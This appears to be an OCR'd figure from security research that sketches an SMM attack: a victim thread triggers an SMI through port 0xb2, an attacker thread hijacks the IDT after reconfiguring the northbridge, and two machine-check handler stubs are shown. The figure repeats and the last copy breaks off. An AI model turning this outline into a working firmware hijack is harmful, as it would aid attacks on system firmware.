


thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```


thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```



```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)


```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

